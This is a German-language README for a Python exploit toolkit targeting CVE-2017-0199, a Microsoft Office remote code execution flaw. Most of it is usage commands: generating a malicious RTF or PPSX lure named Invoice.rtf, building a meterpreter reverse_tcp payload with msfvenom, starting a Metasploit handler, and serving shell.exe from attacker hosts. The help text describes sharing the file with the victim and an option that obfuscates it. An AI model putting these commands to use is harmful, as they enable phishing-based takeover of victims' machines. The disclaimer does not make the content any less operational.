 likekabin/cve-2017-0199
Python-Skript zur Erstellung bösartiger RTF/PPSX-Dateien, die CVE-2017-0199 für die Remote-Codeausführung ausnutzen und Metasploit- oder benutzerdefinierte Payloads mit minimaler Konfiguration ausliefern.

Exploit-Toolkit CVE-2017-0199 - v4.0 ist ein praktisches Python-Skript, das Pentestern und Sicherheitsforschern eine schnelle und effektive Möglichkeit bietet, Microsoft Office RCE zu testen. Es kann eine bösartige RTF/PPSX-Datei erzeugen und metasploit / meterpreter / andere Payloads ohne komplexe Konfiguration an das Opfer ausliefern.
Dieses Programm dient NUR Bildungszwecken. Verwenden Sie es nicht ohne Erlaubnis. Es gilt der übliche Haftungsausschluss, insbesondere die Tatsache, dass ich (bhdresh) nicht für Schäden haftbar bin, die durch direkte oder indirekte Nutzung der von diesen Programmen bereitgestellten Informationen oder Funktionen verursacht werden. Der Autor oder ein Internetanbieter übernimmt KEINE Verantwortung für den Inhalt oder Missbrauch dieser Programme oder deren Derivaten. Durch die Nutzung dieses Programms akzeptieren Sie die Tatsache, dass Schäden (Datenverlust, Systemabsturz, Systemkompromittierung usw.), die durch die Verwendung dieser Programme verursacht werden, nicht in der Verantwortung von bhdresh liegen.
Schließlich ist dies eine persönliche Entwicklung, bitte respektieren Sie ihre Philosophie und nutzen Sie sie nicht für schlechte Dinge!
CC BY 4.0-Lizenz - https://creativecommons.org/licenses/by/4.0/
Die folgenden Funktionen wurden in das Skript aufgenommen:
- Bösartige PPSX-Datei generieren
- Exploit-Modus für generierte PPSX-Datei
- Vorlage template.ppsx aktualisiert
Version: Python-Version 2.7.13


1) Bösartige RTF-Datei generieren
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) (Optional, falls MSF-Payload verwendet wird): Metasploit-Payload generieren und Handler starten
   # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > /tmp/shell.exe
   # msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; run"
3) Toolkit im Exploit-Modus starten, um lokale Payload auszuliefern
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://192.168.56.1/shell.exe -l /tmp/shell.exe
1) Bösartige RTF-Datei generieren

   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) Toolkit im Exploit-Modus starten, um Remote-Payload auszuliefern
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://remoteserver.com/shell.exe
1) Bösartige RTF-Datei generieren

   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc -x 1
2) Toolkit im Exploit-Modus starten, um eine benutzerdefinierte HTA-Datei auszuliefern
   # python cve-2017-0199_toolkit.py -M exp -t RTF -H /tmp/custom.hta
# python cve-2017-0199_toolkit.py -h

Dies ist ein praktisches Toolkit zum Ausnutzen von CVE-2017-0199 (Microsoft Office RCE)

Modi:

-M gen                                          Generiert nur eine bösartige Datei

     Bösartige RTF/PPSX-Datei generieren:

      -w <Filename.rtf/Filename.ppsx>     Name der bösartigen RTF/PPSX-Datei (Teilen Sie diese Datei mit dem Opfer).

      -u <http://attacker.com/test.hta>   Der Pfad zu einer HTA/SCT-Datei. Normalerweise sollte dies eine Domain oder IP sein, auf der dieses Toolkit ausgeführt wird.
      Zum Beispiel http://attackerip.com/test.doc (Diese URL wird in die bösartige RTF/PPSX-Datei aufgenommen und abgerufen, sobald das Opfer die bösartige RTF-Datei öffnet.
      -t RTF|PPSX (default = RTF)         Typ der zu generierenden Datei.
      -x 0|1  (default = 0)               Verschleierte RTF-Datei generieren. 0 = Deaktivieren, 1 = Aktivieren.


-M exp                                          Exploit-Modus starten

     Ausnutzung:

      -t RTF|PPSX (default = RTF)         Typ der auszunutzenden Datei.
      -H </tmp/custom>                Lokaler Pfad einer benutzerdefinierten HTA/SCT-Datei, die auf dem Ziel ausgeliefert und ausgeführt werden soll.
                                          HINWEIS: Diese Option liefert keine Payloads aus, die über die Optionen "-e" und "-l" angegeben wurden.

      -p <TCP port:Default 80>            Lokale Portnummer.

      -e <http://attacker.com/shell.exe>  Der Pfad einer ausführbaren Datei / Meterpreter-Shell / eines Payloads, der auf dem Ziel ausgeführt werden soll.

      -l </tmp/shell.exe>                 Wenn das Payload lokal gehostet wird, geben Sie den lokalen Pfad einer ausführbaren Datei / Meterpreter-Shell / eines Payloads an.
@nixawk für das RTF-Beispiel, @Li Haifei, @bhdresh
Offensichtlich bin ich kein Vollzeit-Entwickler, also seien Sie auf kleinere Probleme gefasst.
Bitte melden Sie Fehler und Probleme über https://github.com/bhdresh/CVE-2017-0199/issues/new






